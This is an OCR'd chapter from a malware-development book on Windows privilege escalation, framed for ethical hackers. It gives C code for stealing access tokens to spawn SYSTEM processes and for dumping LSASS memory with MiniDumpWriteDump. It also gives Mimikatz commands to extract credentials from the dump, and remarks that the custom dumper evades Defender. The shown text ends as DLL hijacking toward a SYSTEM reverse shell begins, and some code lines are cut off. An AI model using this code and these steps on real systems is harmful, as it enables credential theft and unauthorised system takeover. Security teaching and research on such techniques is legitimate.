4

Mastering Privilege Escalation on Compromised Systems

Often, a malware's initial compromise may not give it the level of access it needs to fully execute its malicious intent. This is where **privilege escalation** comes in. In this chapter, readers will learn about common privilege escalation methods used in Windows operating systems. From **access token manipulation** to **dynamic-link library (DLL) search order hijacking** and bypassing **User Account Control (UAC)**, multiple techniques and methods are explored. Not only will the reader understand the mechanisms behind these methods, but they will also be able to see their practical applications in real-world scenarios. Through engaging examples and detailed explanations, this chapter provides an interesting guide to elevating privileges on compromised systems in the malware development landscape.

In this chapter, we're going to cover the following main topics:

- Manipulating access tokens
- Password stealing
- Leveraging DLL search order hijacking and supply chain attacks
- Circumventing UAC

Technical requirements

In this book, I will use the Kali Linux (**https://www.kali.org/**) and Parrot Security OS (**https://www.parrotsec.org/**) virtual machines for development and demonstration, and Windows 10 (**https://www.microsoft.com/en-us/software-download/windows10ISO**) as the victim's machine.

The next thing we'll want to do is set up our development environment in Kali Linux. We'll need to make sure we have the necessary tools installed, such as a text editor, compiler, and so on.

I just use NeoVim (**https://github.com/neovim/neovim**) with syntax highlighting as a text editor. Neovim is a great choice for a lightweight, efficient text editor, but you can use another you like – for example, VSCode (**https://code.visualstudio.com/**).

As far as compiling our examples, I use MinGW (**https://www.mingw-w64.org/**) for Linux, which is installed in my case via command:

```
$ sudo apt install mingw-*
```

Manipulating access tokens

Access tokens can be utilized by an adversary to execute operations in the guise of an alternate user or system security context. This allows them to perform actions covertly and evade detection. In order to commit token theft, which is accomplished via inbuilt Windows API functions, access tokens from existing processes are duplicated. It is worth noting that adversaries who are already in a privileged user context, usually as administrators, employ this strategy. Raising their security context from the administrator level to the system level is the principal aim. An adversary can establish their identity on a remote system by utilizing the associated account and a token, presuming that the account possesses the requisite permissions on the target system.

Windows tokens

Understanding the relationship between login sessions and access tokens is crucial for comprehending authentication inside Windows environments. A login session serves as an indication of a user's active state on a computer system. It commences with the successful authentication of a user and concludes upon the user's initiation of the logoff process.

The following is a simplified diagram of tokens in Windows:



Figure 4.1 – Windows tokens

After successful authentication of the user, the **Local Security Authority (LSA)** (https://learn.microsoft.com/en-us/windows-

server/security/windows-authentication/credentials-processes-in-windows-authentication) will proceed to generate a new login session and an access token.

Each instance of logging into a system is characterized by a 64-bit **locally unique identifier** (**LUID**), commonly referred to as the **logon ID**. Additionally, every access token must contain an **Authentication ID** (**`AuthId`**) parameter, which serves to identify the associated login session by utilizing this LUID.

The main objective of an access token is to function as a *transient repository for security configurations* associated with the login session, which can be modified in real time. In the context described, Windows developers engage with the access token that serves as a representation of the login session, residing within the **`lsass`** process.

Hence, it is possible for a developer to copy pre-existing tokens using the **`DuplicateTokenEx`** function:

```
BOOL DuplicateTokenEx(
  HANDLE                    hExistingToken,
  DWORD                     dwDesiredAccess,
  LPSECURITY_ATTRIBUTES     lpTokenAttributes,
  SECURITY_IMPERSONATION_LEVEL ImpersonationLevel,
  TOKEN_TYPE                TokenType,
  PHANDLE                   phNewToken
);
```

The calling thread has the capability to assume the security context of a user who is currently logged in, achieved through the use of the **`ImpersonateLoggedOnPerson`** function:

```
BOOL ImpersonateLoggedOnUser(
  HANDLE hToken
);
```

In addition to other information, a token includes a login **security identifier** (**SID**), which serves to identify the ongoing logon session.

The rights of a user account dictate the specific system actions that can be performed by said account. The assignment of user and group rights is carried out by an administrator. The rights of each user encompass the entitlements granted to both the individual user and the many groups to which the user is affiliated.

The access token routines employ the LUID type to identify and manipulate privileges. The **`LookupPrivilegeValue`** function can be utilized to ascertain the locally assigned LUID for a privilege constant:

```
BOOL LookupPrivilegeValueA(
  LPCSTR lpSystemName,
  LPCSTR lpName,
  [PLUID  lpLuid
);
```

The information also can be accessed by executing the following command:

```
> whoami /all
```

On the Windows 10 VM, it looks like this:



Figure 4.2 – User and group information

The information can also be accessed by utilizing the Process Explorer tool:



Figure 4.3 – User and group information (Process Explorer)

There are two types of access token:

- Primary (or sometimes called delegate)
- Impersonation

Upon a user's login to a Windows domain, primary tokens are generated. The task can be achieved either by physically gaining access to a Windows machine or by remotely connecting to it via Remote Desktop.

Impersonation tokens typically operate inside a distinct security context from the procedure that began their creation. Non-interactive tokens are employed for the purpose of mounting network shares or executing domain logon routines.

Now, let's understand the concept of the local administrator.

Local administrator

To proceed, we should initiate the opening of two command prompts, with one of them having administrator rights:



Figure 4.4 – Command prompt with administrator rights

And one without administrator rights:



Figure 4.5 – Command prompt without administrator rights

We now compare both via Process Explorer:



Figure 4.6 – Two processes in Process Explorer

Upon executing **`cmd.exe`** with elevated administrator rights, it becomes evident that the **`BUILTIN\Administrators`** flag is assigned as the **`Owner`**. This implies that **`cmd.exe`** is executing within the security context associated with administrator rights.

What is the significance of this distinction within the overall structure of the token theft technique? It is understood that we have the capability to perform the subsequent actions:

- Impersonate a client upon authentication using **`SeImpersonatePrivilege`**
- Debug programs

The next concept is very important. System privileges are one of those Windows operating system components that are frequently utilized for a variety of purposes without a great deal of insight into their rationale. **SeDebugPrivilege** is a great example of this.

SeDebugPrivilege

When a token possesses the **`SeDebugPrivilege`** permission, it grants the user the ability to circumvent the access check in the kernel for a specific object. A handle to any process within the system can be obtained by enabling the **`SeDebugPrivilege`** permission in the calling process. Subsequently, the caller process may invoke the **`OpenProcess()`** Win32 API in order to acquire a handle endowed with **`PROCESS_ALL_ACCESS`**, **`PROCESS_QUERY_INFORMATION`**, or **`PROCESS_QUERY_LIMITED_INFORMATION`**.

Let's get started with practical examples.

A simple example

One of the tactics employed in token manipulation involves the utilization of a *stolen* token from a different process in order to establish a new process. This phenomenon transpires when an instance of an extant access token, found within one of the operational processes on the designated host, is taken, replicated, and subsequently employed to generate a novel process. Consequently, the pilfered token confers upon the newly created process the privileges associated with the original token.

The subsequent section provides a comprehensive outline of the token theft technique that will be implemented in our practical scenario:



Figure 4.7 – Practical implementation

First, you may have **`SeDebugPrivilege`** in your current set of privileges, but it may be disabled; therefore, you must enable it:

```
// set privilege
BOOL setPrivilege(LPCTSTR priv) {
  HANDLE token;
  TOKEN_PRIVILEGES tp;
  LUID luid;
  BOOL res = TRUE;
  tp.PrivilegeCount = 1;
  tp.Privileges[0].Luid = luid;
  tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
  if (!LookupPrivilegeValue(NULL, priv, &luid)) res = FALSE;
  if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &token)) res = FALSE;
  if (!AdjustTokenPrivileges(token, FALSE, &tp, sizeof(TOKEN_PRIVILEGES), (PTOKEN_PRIVILEGES)NULL,
  printf(res ? "successfully enable %s :)\n" : "failed to enable %s :(\n", priv);
  return res;
}
```

Then, open the process whose access token you desire to steal and obtain its access token's handle:

```
// get access token
HANDLE getToken(DWORD pid) {
  HANDLE cToken = NULL;
  HANDLE ph = NULL;
  if (pid == 0) {
     ph = GetCurrentProcess();
  } else {
     ph = OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION, true, pid);
  }
  if (!ph) cToken = (HANDLE)NULL;
  printf(ph ? "successfully get process handle :)\n" : "failed to get process handle :(\n");
```

```
  BOOL res = OpenProcessToken(ph, MAXIMUM_ALLOWED, &cToken);
  if (!res) cToken = (HANDLE)NULL;
  printf((cToken != (HANDLE)NULL) ? "successfully get access token :)\n" : "failed to get access t
  return cToken;
}
```

Create a copy of the process's current access token:

```
//...
res = DuplicateTokenEx(token, MAXIMUM_ALLOWED, NULL, SecurityImpersonation, TokenPrimary, &dToken)
//...
```

Lastly, initiate a new process with the newly acquired access token:

```
//...
STARTUPINFOW si;
PROCESS_INFORMATION pi;
BOOL res = TRUE;
ZeroMemory(&si, sizeof(STARTUPINFOW));
ZeroMemory(&pi, sizeof(PROCESS_INFORMATION));
si.cb = sizeof(STARTUPINFOW);
//...
res = CreateProcessWithTokenW(dToken, LOGON_WITH_PROFILE, app, NULL, 0, NULL, NULL, &si, &pi);
//...
```

The complete source code for this logic appears at the following link: **https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter04/01-token-theft/hack.c**

This code is a crude **proof of concept** (**PoC**); for simplicity, we use `mspaint.exe`.

Let's examine everything in action. Compile our PoC source code:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sect
```

On the Kali Linux machine, the result looks like this:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter04/01-token-theft]
└─$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter04/01-token-theft]
└─$ ls -lt
total 916
-rwxr-xr-x 1 cocomelonc cocomelonc 931840 Apr 14 15:30 hack.exe
```

Figure 4.8 – Compiling our "malware"

Then, execute it on the victim's computer:

```
> .\hack.exe <PID>
```

For example, on a Windows 10 machine, it looks like this:



Figure 4.9 – Running our malware

In the context of local administration within a high-integrity environment, it is possible to acquire the access token of **`winlogon.exe`** (PID: **`536`**) for the purpose of generating a new process under the **`SYSTEM`** account:



Figure 4.10 – mspaint.exe created as SYSTEM

We now check the properties of our process:



Figure 4.11 – Token theft result

This is due to the effective theft of tokens. Absolutely perfect!

Impersonate

As previously mentioned, the **`ImpersonateLoggedOnUser`** function can be utilized to grant the current thread the ability to assume the persona of a different user who is now signed in. The thread will persist in impersonating the logged-on user until either the **`RevertToSelf()`** function is called or the thread terminates.

So, as we can see from this section, the primary goal of access token impersonation is to impersonate the user associated with a specific process and start a new process with their privileges.

This technique is used by Ryuk and BlackCat ransomware, and many open source remote administration and post-exploitation frameworks have this technique in their arsenal.

Let's look at the next technique to escalate privileges: password stealing.

Password stealing

The **Local Security Authority Server Service** (**LSASS**) is a crucial component of Microsoft Windows operating systems, tasked with the vital role of implementing the security policies on the system. Essentially, the system retains the local usernames and corresponding passwords or password hashes within its storage. The act of disposing of this material is a frequently seen practice among adversaries and red teamers.

Mimikatz is widely recognized as a famous post-exploitation tool that facilitates the extraction of **new technology LAN manager** (**NTLM**) hashes by dumping the `lsass` process.

NOTE

On a Windows machine, unencrypted passwords are never saved. That would be an extremely horrible thing to do.

Instead, with Windows, the password hash – more specifically, the **NTLM hash** *– is saved. The hash is utilized as part of the Windows challenge-response authentication protocol. Essentially, users validate their identities by encrypting some random text with the NTLM hash as the key.*

We aim to demonstrate the process of extracting `lsass` memory without relying on Mimikatz by utilizing the `MiniDumpWriteDump` API. Due to the widespread recognition and detectability of Mimikatz, hackers continually seek innovative methods to reintegrate some functionalities derived from its underlying logic.

Practical example

How can one develop a simple malware that creates the `lsass.exe` process dump? The function employed in this context is `MiniDumpWriteDump`:

```
BOOL MiniDumpWriteDump(
  [in] HANDLE                            hProcess,
  [in] DWORD                             ProcessId,
  [in] HANDLE                            hFile,
  [in] MINIDUMP_TYPE                      DumpType,
  [in] PMINIDUMP_EXCEPTION_INFORMATION   ExceptionParam,
  [in] PMINIDUMP_USER_STREAM_INFORMATION UserStreamParam,
```

```
  [in] PMINIDUMP_CALLBACK_INFORMATION  CallbackParam
);
```

MiniDumpWriteDump is a Windows API function that generates a minidump file, which is a small snapshot of the application's state at the moment the function is invoked. This file is valuable for debugging because it contains exception information, a list of loaded DLLs, stack information, and other system state data.

First, we detect the **lsass.exe** process using the function found at the following link: **https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter04/02-lsass-dump/procfind.c**

To dump LSASS as an attacker, the **SeDebugPrivilege** privilege is required:

```
// set privilege
BOOL setPrivilege(LPCTSTR priv) {
  HANDLE token;
  TOKEN_PRIVILEGES tp;
  LUID luid;
  BOOL res = TRUE;
  if (!LookupPrivilegeValue(NULL, priv, &luid)) res = FALSE;
  tp.PrivilegeCount = 1;
  tp.Privileges[0].Luid = luid;
  tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
  if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &token)) res = FALSE;
  if (!AdjustTokenPrivileges(token, FALSE, &tp, sizeof(TOKEN_PRIVILEGES), (PTOKEN_PRIVILEGES)NULL,
  printf(res ? "successfully enable %s :)\n" : "failed to enable %s :(\n", priv);
  return res;
}
```

Afterward, create dump logic:

```
// minidump lsass.exe
BOOL createMiniDump() {
  bool dumped = FALSE;
  int pid = findMyProc("lsass.exe");
  HANDLE ph = OpenProcess(PROCESS_VM_READ | PROCESS_QUERY_INFORMATION, 0, pid);
  HANDLE out = CreateFile((LPCTSTR)"c:\\temp\\lsass.dmp", GENERIC_ALL, 0, NULL, CREATE_ALWAYS, FIL
  if (ph && out != INVALID_HANDLE_VALUE) {
     dumped = MiniDumpWriteDump(ph, pid, out, (MINIDUMP_TYPE)0x00000002, NULL, NULL, NULL);
     printf(dumped ? "successfully dumped to lsaas.dmp :)\n" : "failed to dump :(\n");
  }
  return dumped;
}
```

Thus, the complete source code looks like this (available at the following link): **https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter04/02-lsass-dump/hack.c**

Let's examine everything in action. Compile our dumper on the machine of the attacker (Kali Linux x64 or Parrot Security OS):

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sect
```

On Kali Linux, it looks like this:



Figure 4.12 – Compiling PoC code

Then, on the victim's machine (Windows 10 x64 in my instance), execute it:

```
> .\hack.exe
```

On the Windows 10 VM, it looks like this:



Figure 4.13 – Running the malware

As shown, **`lsass.dmp`** is written to the working directory, **`C:\\temp`**, for temporary files.

Then, import the dump file into Mimikatz and dump passwords:

```
> .\mimikatz.exe
> sekurlsa::minidump c:\temp\lsass.dmp
> sekurlsa::logonpasswords
```

On a Windows 10 x64 VM, the result of this command looks like this:



Figure 4.14 – Running Mimikatz

IMPORTANT NOTE

Note that Windows Defender on Windows 10 promptly flags Mimikatz, but allows the execution of **`hack.exe`**.

What is the deal then? We can launch an attack in the following manner:

1. Execute **`hack.exe`** on the target system.
2. Consequently, **`lsass.dmp`** is placed in the working directory.
3. Remove the **`lsass.dmp`** file from our victim's Windows system.
4. Open Mimikatz and load the dump file to obtain the victim's credentials (on the attacker's machine)!

Numerous **advanced persistent threats** (**APTs**) and hacking tools in the real world apply this tactic. For instance, **Cobalt Strike** (https://attack.mitre.org/software/S0154) can spawn a job that injects password hashes into LSASS memory and dumps them. **Fox Kitten** (https://attack.mitre.org/groups/G0117) and **HAFNIUM** (https://attack.mitre.org/groups/G0125) utilize **`procdump`** to dump the memory of the **`lsass`** process. We will look at APT groups and their actions in more detail in ***Chapter 14***.

There are many LSASS dump methods and not only in the C programming language; you can find many variations of this technique and its implementations in C#, Powershell, Rust, and Go.

Leveraging DLL search order hijacking and supply chain attacks

The DLL hijacking technique can be used for local privilege escalation on Windows systems. It exploits the way Windows searches for and loads

DLLs. When a program is executed, it looks for required DLLs in specific directories, and if they are not found, it searches in predefined locations. The malicious DLL runs with the elevated privileges of the targeted process, potentially providing unauthorized access or control.

Practical example

Let's observe the practical implementation and demonstration. Let's say we have a Windows victim machine and suppose that the *user* is a low-privilege user with access. The objective is to elevate it and spawn a reverse shell with **SYSTEM** privileges:

```
> whoami /priv
```

On Windows 10, it looks like this:



Figure 4.15 – Low-privilege user

For example, a high-privilege user looks like this:

```
C:\Windows\system32> whoami /priv
```

On a Windows machine, it looks like this:

